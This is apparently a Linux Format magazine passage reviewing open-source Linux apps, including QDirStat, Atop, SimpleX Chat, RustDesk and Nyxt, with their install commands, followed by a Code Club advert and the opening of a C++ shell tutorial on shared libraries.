Index also has an embedded file previewer that works with music, text, images and video files, and helps you view these files in a pop-up without using an external app. The previewer also displays several bits of essential information about the file. One of the file manager's best features is the ability to share files with others, via Bluetooth, email or Nextcloud, or via Imgur if it's an image.



While Index works on Android devices as well, on the desktop it doesn't look as elegant on non-KDE desktop environments such as Gnome.

LET'S EXPLORE INDEX...



```
bodhi@localhost:~/Downloads> ls
f38-01-day.png  index-stable-v3.0.2-git+d8957ca-amd64.AppI
bodhi@localhost:~/Downloads> cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 61
model name      : Intel(R) Core(TM) i3-5005U CPU @ 2.00GHz
stepping        : 4
cpu MHz         : 1995.337
cache size      : 3072 KB
physical id     : 0
siblings        : 2
```

1 Quick access Use this panel to browse though your favourite folders and tags, or quickly jump to bookmarked folders, remote locations and other drives.

2 Tab bar Index can open folders and locations in multiple tabs, and gives you the option to close the active one.

3 Split views and more You can use Index to look at two locations side by side with split view, and even get a full-featured embedded terminal.

4 Actions bar When you select multiple files, Index displays an actions bar at the bottom with useful options that you can apply on the selection collectively.

DISK STATISTICS

QDirStat

Version: 1.9 **Web:** https://github.com/shundhammer/qdirstat

Wondering what's eating up your disk space? *QDirStat* can help you visualise your disk usage to better keep track of large files and delete them if required. Unlike some of its peers, *QDirStat* doesn't report its findings in numbers and percentages, but instead uses a graphical map.


The app is available in the official repos of popular distros. Ubuntu users can use `sudo apt install qdirstat` to install it, while `sudo dnf install qdirstat` installs the app in Fedora.

When you launch *QDirStat,* it asks you for the path of the directory that you want it to scan. For most people, the best place to scan is the **home** directory. The app then starts analysing the content of the selected directory.

When it's done, which could take a while, *QDirStat* presents its findings in two different ways in the main window. The first method is the tree view, which, by default, lists the directories based on their size. In this view, you can see the amount of disk space a folder occupies in terms of percentage of use, its actual size and more. You can also expand any folder and see its contents.

Then there's the data graph view that represents the contents of the scanned folder as squares of different colours in descending order of their size. To view a file in this view, click on any square, which shows the exact location of the data in the tree view above.

To delete a file in either of the two views, right-click on a search result and select the Delete option, which instantly zaps the file from the disk. There's also the Move To Trash option, which is the safer of the two. Besides the two delete options, the context menu has several other useful options as well.



/home/bodhi/Downloads/Linux Format/

Name	Subtree Percentage	%	Size	Items	Files	Subdirs	L
3dduke13_data		0.2%	12.3 MB	17	17	0	12/
galaxyv2_2.00_linux_bin		0.1%	11.4 MB	126	122	4	4/1
PQMusic		0.1%	5.1 MB	189	152	37	11/1
SaveDesktop		0.0%	3.4 MB	23	6	17	5/2
feh-3.10.1		0.0%	3.4 MB	248	201	33	10/
AriaNg-1.3.2-AllInOne		0.0%	1.7 MB	2	2	0	12/

Linux Format/
Type: Directory
Subtree
Total Size: 1.5 GB
Allocated:
Items: 38
Files: 38
Subdirs: 0

/home/bodhi/Downloads/Linux Format (1.5 GB)

By right-clicking on a folder, we can compress its content to reduce the space it occupies.

SCREEN RECORDER

VokoscreenNG

Version: 4.0.0 **Web:** https://linuxecke.volkoh.de/vokoscreen/vokoscreen.html

Whether you want to create educational content or demonstrate an error while looking for help, screencasters are an essential Linux utility. No surprise, then, that there's no dearth of these apps, and Gnome even ships with one built-in.

Unlike many screencasters, *VokoscreenNG* is dexterous enough to appeal to a wide variety of users.


The app is available in the official repos of most desktop distros. However, to ensure you have the latest release, it's best to get the app from its website. Thankfully, the app is distributed as a Flatpak, which makes installation pretty straightforward.

If your distro is configured to install Flatpaks, all you need to do is fire up a terminal and type `flatpak install flathub com.github.vkohaupt.vokoscreenNG`. When installed, the app is available in the Applications menu, and can also be launched with `flatpak run com.github.vkohaupt.vokoscreenNG`.

The downside of its dexterity is that *VokoscreenNG* doesn't have the simple, straightforward interface you get with most of its peers. But the app has reasonable defaults, so you can't go wrong if you hit the Start button to begin recording the screencast, which is placed in the ~/**Videos** folder.

Once you've recorded your first screencast with the default settings, take a moment to dive in and explore its interface, and sample some of its famed dexterity. The app has a bunch of tabs both horizontally and vertically. Flicking through the tabs, you can, for instance, choose to record the entire desktop, a specific area or a specific window.

You can also zoom in and even add a delay before starting the recording. Similarly, you can choose the audio source and also include video from a webcam in the screencast. By default, screencasts are saved as MKV, but it also supports MP4, WebM, AVI and MOV.



● Fullscreen DP-1 : 1920 x 1080
○ Window
○ Area DP-1 : 1920 x 1080

□ Magnification 2
☑ 2
2

Countdown 0

□ Reset all settings at the next start

Information
Record Time: 00:00:00
Free disk space: 2045 MB
Video size: KB
Format mkv
Videocodec H.264
Audiocodec ------
Frames 25

Virtually all of the parameters in VokoscreenNG have an i button next to them that brings up helpful information regarding their function.

SYSTEM MONITOR

Atop

Version: 2.10.0
Web: www.atoptool.nl


Long-time Linux users and CLI warriors will be familiar with the *Top* system monitor and its newer, colourful and more interactive cousin, *Htop*. For a much deeper look into the system, however, you need *Atop*. It displays tons of information related to the amount of load on the system's resources at the process level.

The app is available in the official repos of popular distros. Ubuntu users can use `sudo apt install atop` to install the app, while `sudo dnf install atop` installs the app in Fedora.

Once installed, type `atop` in the terminal to fire up the tool. Since it can display privileged information, it's best run with superuser privileges, such as `sudo atop`.

Atop's layout is divided into two panels. The upper panel provides the cumulative use of the system's resources, whereas the bottom one displays disintegrated information for each process.

By default, it shows system activity for CPU, memory, swap, disks and network. In addition, for each process and thread, you can analyse CPU utilisation, memory consumption, disk I/O, priority, username, state and a lot more.



```
ATOP - fedora     2024/01/30 22:32:01     Press '?' for help     10s elapsed
```

Use `atop -B` to bring up Atop in bar graph mode, which displays a graphical overview of the computer's resource utilisation.

The good thing about *Atop* is that it stays active in the background, recording all activity, which makes it a good option for long-term analysis. By default, it writes snapshots to a compressed log file in **/var/log/atop**. These files are named **atop_yyyymmdd**. For example, **atop_20240102** is the log for 2nd January 2024.

This log file can be read with `atop -r /var/log/atop/atop_20240102`. When loaded, the snapshot displays a timestamp. Press t (lower case) to move forward to the next snapshot, and T (upper case) to go back to the previous snapshot.

As with most CLI utilities, it's best to scroll through *Atop's* man page to fully appreciate its true capabilities.

TO-DO

Sleek


Version: 2.0.8 **Web:** https://github.com/ransome1/sleek

Linux has a ton of to-do apps, but some are either too simplistic or too full-featured for an everyday desktop user. *Sleek* aims to strike the right balance between the two extremes. It has all the features you'd expect in a to-do app for an everyday user, coupled with a simple interface.

The application is based on the **todo.txt** syntax, which is a plain text format, and if you follow its markup syntax, you can create a to-do list. Think of *Sleek* as a graphical front-end that you can use to create a **todo.txt** file without having to worry about the syntax.

Sleek is officially available as an AppImage that you can download and make an executable from the file manager or with `chmod +x`. It's also available as a Flatpak that you can install with `flatpak install flathub com.github.ransome1.sleek`, or from the Snap store with `sudo snap install sleek`.

You can use *Sleek* to import existing **todo.txt** files or create new ones. Once you create or open one, you can start adding items to the list.



○ Submit HotPicks for LXF313 due 2024-01-25 pri:B

(C) Take Addy to soccer practice due:2024-02-02 rec:1d

Priority: C
Due: 2024-02-02
Threshold
Recurrence: 1d
0

Every: 1
● day
○ business day
○ week
○ month
○ year
□ strict

Tasks in *Sleek* have a priority based on the alphabet. Higher letters have a greater priority, which means A has the highest priority and Z the lowest. You can choose the priority from the drop-down menu or just type it in while creating the task.

There are also pull-downs to set a due date or define a threshold date, which keeps the task hidden until a specified date. The recurrence pull-down helps you define the frequency for a recurring task.


Whenever you use a pull-down menu – to add a due date or a recurrence schedule, for instance – *Sleek* adds the relevant **todo.txt** syntax, such as **due:** and **rec:**, to the task.

Sleek offers a light and a dark mode, and keyboard warriors will appreciate that they can complete most tasks via keyboard shortcuts.

INSTANT MESSENGER

SimpleX Chat

Version: 5.4.4
Web: https://simplex.chat



There was a time when communicating via centralised servers was the only option for non-technical everyday users. But that's passé, thanks to messengers such as *SimpleX Chat,* which connects participants directly to each other, and doesn't even require identifiers like user IDs.

SimpleX is a cross-platform app that works on all mobile platforms and desktop OSes. On Linux, it's distributed as an AppImage that you can download from its website. Then give it executable permissions either from the file manager or with `chmod +x`.

When you first launch the app, you're asked to create a profile, which involves entering your name and a database passphrase. *SimpleX* prompts for this passphrase on subsequent launches. Keeping in line with its privacy promise, the profile including the passphrase is stored locally on your computer or device.

SimpleX communicates via the homegrown SimpleX Messaging Protocol (SMP) this virtually negates the possibility of Man In The Middle snooping. The app uses several security mechanisms for securing the connection channels, such as double ratchet and end-to-end encryption.

SimpleX has two means of establishing contact: a *SimpleX* contact address or a one-time invitation link. The latter, as the name suggests, can only be used once. On the other hand, a *SimpleX* contact address can be used many times, and is designed for sharing on social media platform profiles or in email signatures.

Both addresses are available as QR codes or a long string of plain text. The channel through which you share the addresses doesn't have to be secure, as long as you can confirm the identity of the recipient.


Also, unlike addresses in other platforms, *SimpleX* addresses are not used to deliver the messages, only to establish the connection. Once connected, you can exchange text messages, and make audio and video calls, as you would on a regular, centralised chat client.

In addition to its plethora of private and secure features, SimpleX Chat also lets you create anonymous secret groups.

REMOTE DESKTOP

RustDesk

Version: 1.2.3
Web: https://rustdesk.com



All the popular remote desktop apps are closed source, and route traffic through a centralised server that's not under your control. *RustDesk* isn't just open source, but optionally also helps you wrest back control by enabling you to set up your own routing server, if you want to do so.

RustDesk clients are available for all popular mobile and desktop operating systems. On Linux, the app is distributed as an AppImage. Download it from its website and make it an executable, either from the file manager or with the `chmod +x` command.

RustDesk works pretty much like any remote desktop software. When you fire it up, it spits out an ID for the machine it's running on along with a one-time password. Enter these details on the *RustDesk* instance running on another computer or mobile device, and you'll be able to remotely control the original computer.

If you are expecting the remote connection or trust the machine making the request for connection, you can simply choose to accept the connection. This saves the effort of having to type the password, which is a nice touch.

By default, the app uses a balanced image quality, but you can optimise reaction time or image quality.

When making the connection, *RustDesk* displays all the abilities the remote computer/device has, and you can enable or disable them as per your needs. For instance, you can only allow the screen sharing ability if you want the remote users to view your screen.


In addition to screen sharing and remote control, you can use *RustDesk* to transfer files between the connected computers/devices, as well as exchange instant messages. In terms of security, all traffic between the connected computers/devices, including chats, screen sharing and file transfers, are end-to-end encrypted using the NaCl (salt) algorithm.

If you aren't using it through your own server, RustDesk parses the connections through one of its two servers based in Germany and Kyiv.

4X STRATEGY

UnCiv

Version: 4.10.4 **Web:** https://github.com/yairm210/Unciv



In the *Civilization* series of turn-based strategy games, players win through 4X: eXplore, eXpand, eXploit and eXterminate. The *Civilization* games get their name from the use of historical aspects from the evolution of society, going all the way back to the dawn of civilisation.

UnCiv is what you get when you maintain the mechanics and gameplay of the penultimate *Civilization* release, *Civilization V,* without the pretty 3D graphics of the original.

The open source remake is available as a Flatpak and can be installed with `flatpak install flathub io.github.yairm210.unciv`.

When you launch the game for the first time, you are asked to select a language. The game has been translated into several languages; however, except for English, all others have some bits missing.

You can then start a new game, which presents an expansive screen with the usual options, such as the ability to select a map type and shape, world size and such. These should be familiar to anyone who has played the *Civilization* games. If not, you can use the Quickstart option to let the game pick these for you.

Also useful for first-timers is the run-through of basic tasks that helps acquaint you with the game. You start with a small settlement, and then go about advancing your civilisation by researching technologies, defeating enemies, and more. You have few options at the beginning, but the number of things that you need to take care of quickly escalates as your civilisation grows.


The game's graphics resemble the strategic view found in *Civilization V,* but in a pixel art style. You can, however, change the appearance of the tiles and even download tileset mods thanks to *UnCiv's* extensive mod support. The game also has a custom map builder and a multiplayer function.

UnCiv is so nimble that besides your Linux desktop, you can run it on an Android phone and even the Raspberry Pi.

SPACE SHOOTER

Naikari

Version: 0.11.0
Web: https://naikari.github.io



If you like the exploration, trading and fighting aspects of *UnCiv,* you'll love *Naikari.* The game puts these to use in a space setting. You pilot spaceships, delivering cargo and doing a handful of other activities to get new ones.

Naikari is forked from *Naev*, another space exploration game. The two have different design philosophies, however, leading to *Naikari* having its own distinct gameplay.

Naikari is available as an AppImage and also as a Flatpak. You can download the AppImage from its GitHub page and make it an executable using the file manager or with `chmod +x`. To install the Flatpak, use `flatpak install flathub io.github.naikari.Naikari`.

When you start a new game, you're asked to enter your name, which *Naikari* then weaves into the story, which is presented in novel-style text boxes.

Your first ship is the *Armchair Traveller.* The salesman congratulates you for the purchase and then explains the controls. The A and D keys rotate the ship, while W thrusts it forward. The S key rotates it in the direction opposite your current movement, which can essentially bring it to a stop.

You can also control the ship with the mouse. First enable mouse flight with Ctrl+X. You still thrust forward with W, or with the middle mouse button if you have one. However, to turn the ship, just point it in the direction you want it to go.

The controls and the fact that you pilot ships from a top-down perspective take some getting used to. When you are done practising, you land on the planet Em 1 and continue with the story.

Naikari's gameplay is made up of several missions, campaigns and storylines. The latest release adds missions that involve infiltrating pirate space, as well as a new generic mission to drop stranded pilots on an inhabited planet.

Although you can clock several hours playing Naikari, the game isn't complete, and some storylines, such as the Hakoi Pirates campaign, end abruptly.

WEB BROWSER

Nyxt

Version: 3.11.1
Web: https://nyxt-browser.com

Here's something for the veteran Linux user. *Nyxt* is not just another web browser; it's the *Emacs* version of a browser. Written in Lisp, *Nyxt* is inspired by *Emacs*, with highly configurable keybindings, and its use of buffers and more.

Nyxt is available as a Flatpak and can be installed with `flatpak install flathub engineer.atlas.Nyxt`. Then fire it up from the Applications launcher or with `flatpak run engineer.atlas.Nyxt`.


As soon as you launch *Nyxt,* you know you're not looking at a typical web browser. Click on Quick-Start to familiarise yourself with its key concepts. Manual brings up the browser's detailed documentation, while Describe Bindings shows a list of the keybindings.

Using the browser involves using keybindings and commands. For instance, Ctrl+l brings up the address bar, while Alt+L creates a new buffer (a buffer in *Nyxt* is a browser tab). The Alt+down keybinding shows a list of buffers, while Ctrl+w closes the active buffer.

In the same vein, Ctrl+space lets you execute commands. The command `bookmark-current-url` bookmarks the URL open in the current buffer, while `bookmark-buffer-url` bookmarks URLs in all open buffers. You don't have to memorise the commands or keybindings as *Nyxt* automatically sorts through them as soon as you key in the first few characters.

As well as using the mouse to navigate, *Nyxt* can also navigate via keyboard. The `jump-to-heading` command or Ctrl+h pulls up a list of headings on the current page that you can scroll through and jump to.

Nyxt is not for the average desktop user, and using it takes some getting used to. That said, it will feel like second nature to keyboard warriors, especially those used to working with *Emacs* and *Vi.*



Nyxt - FORMULA 1 - YouTube - https://www.youtube.com/@Formula1

Epic Racing And Records Broken | The Best of F1 in 2023

459,963 views • 2 months ago

Some of the very best moments of a wild season in Formula 1. We cant wait to see what 2024 has in store!

For more F1® videos, visit https://www.Formula1.com

Follow F1®:
https://www.instagram.com/F1... #F1

Execute command

Commands

Name	Bindings	Docstring
watch-mode		Toggle `watch-mode`.
vi-insert-mode		Toggle `vi-insert-mode`.
vi-normal-mode		Toggle `vi-normal-mode`.
visual-mode		Toggle `visual-mode`.
tts-mode		Toggle `tts-mode`.
dark-mode		Toggle `dark-mode`.

https://www.youtube.com/@Formula1 — FO youtube.com

Head to Settings > Keybindings to make Nyxt follow either the Emacs or the Vi key bindings.

APP SHORTCUTS

Pin It!

Version: 2.0.3 **Web:** https://github.com/ryonakano/pinit

A growing number of app developers are rolling out their apps as AppImages, as regular readers of these pages would know. While it doesn't take much to run these apps, their only real downside is that they don't appear in your distro's application launcher or Gnome's Activities Overview.


You can correct that with *Pin It!,* which is a simple utility that helps create .desktop files on Linux. With an appropriate .desktop file, the app appears in the Applications menu.

You don't usually need to create .desktop files manually because most apps that are installed from pre-packaged binaries or from a distro's package manager automatically create this file. However, some apps – for instance, those that are distributed as AppImages or apps compiled from source – don't.

You can install *Pin It!* from Flathub with `flatpak install flathub com.github.ryonakano.pinit`. The app has a straightforward and intuitive interface. Click on the + icon, then enter the necessary details about the AppImage. First enter the filename for the .desktop file for the app, followed by the name of the app as you want it to appear in the Applications menu.

You can then enter a comment to describe the app, which will appear as a tooltip. Follow this up with the path to the executable, which in the case of an AppImage, would be the path to the AppImage file.

You can also point to an image file to use as the app's icon, before selecting the category the app should appear under in the Applications menu. When you're done, smash the Save button, and the .desktop file is placed alongside other .desktop files in **~/.local/share/applications**. You'll now find the app in the launcher along with the other apps. LXF



Editing "Shutter Encoder"

File Name
Name of the .desktop file, where this app's info will be saved.
shutterencoder .desktop

App Name
Shown in the launcher or dock.
Shutter Encoder

Comment
Describes the app. May appear as a tooltip when you hover over the app entry in the launcher/dock.
/home/bodhi/Downloads/Shutter-Encoder-16.4-Linux-64bits.AppImage

Exec File
The command/app launched when you click the app entry in the launcher. Specify in an absolute path or an app's alias name.
/home/bodhi/Downloads/appimaged-730-x86_64.AppImage


Icon File
The icon branding the app. Specify in an absolute path or an icon's alias name.
/home/bodhi/.cache/thumbnails/normal/61b3df6030d6661bbf80c277c165be6d.png

App Categories
Categories applicable to the app. (You can select more than one.)
Accessories (selected), Video (selected), Audio, Programming, Education, Graphics, Sound & Video (selected)
Settings, System Tools, Internet, Science, Games, Office

Advanced configuration

Pin It! can also run an app in the terminal, which comes in handy if you're using it to create an app launcher for a CLI app.

{code club}



Can you help inspire the next generation of coders?

Code Club is a nationwide network of volunteer-led after school clubs for children aged 9-11.

We're always looking for people with coding skills to volunteer to run a club at their local primary school, library or community centre for an hour a week.

You can team up with colleagues, a teacher will be there to support you and we provide all the materials you'll need to help get children excited about digital making.

There are loads of ways to get involved!

So to find out more, join us at **www.codeclub.org.uk**

LXF SHELL

Revealing the shell behind the shell

Part four! Don't miss next issue, subscribe on page 16!

In the last iteration of the shell, **Ferenc Deák** managed to reveal the password for his home computer…

OUR EXPERT

Ferenc Deák sees no way back from the C++ mayhem he brought upon readers with this quick and dirty shell, so you just have to accept it. C++.

In the first three parts of our mini series, the basic operational aspect of our shell was solidly established, showcasing its proficiency in executing programs. Now our focus shifts towards integrating advanced features. We are happy to call in the heavy cavalry to extend the shell's repertoire by a modular plugin architecture. With these refinements we not only broaden the range of tasks the shell can perform but also contribute to a more versatile and open environment, and provide a framework for anyone willing to enhance its functionality.

To properly implement a flexible and easy-to-use plugin architecture, we need to present another basic component of the Linux ecosystem: shared object files. These files, having the .so extension, are instrumental in constructing plugin architectures, offering a dynamic means to augment the existing software functionality. In a plugin system, these shared libraries serve as modular components, enabling developers to extend a base application without altering its core code.

The .so and the not so

Shared libraries are one of the few basic components of modern operating systems. In Linux (and other Unix-like OSes), they materialise as SO files; under Windows, they are the infamous DLL files. Generally, they are pivotal components of the OS, facilitating dynamic linking, a process where programs access libraries during runtime rather than compile time.

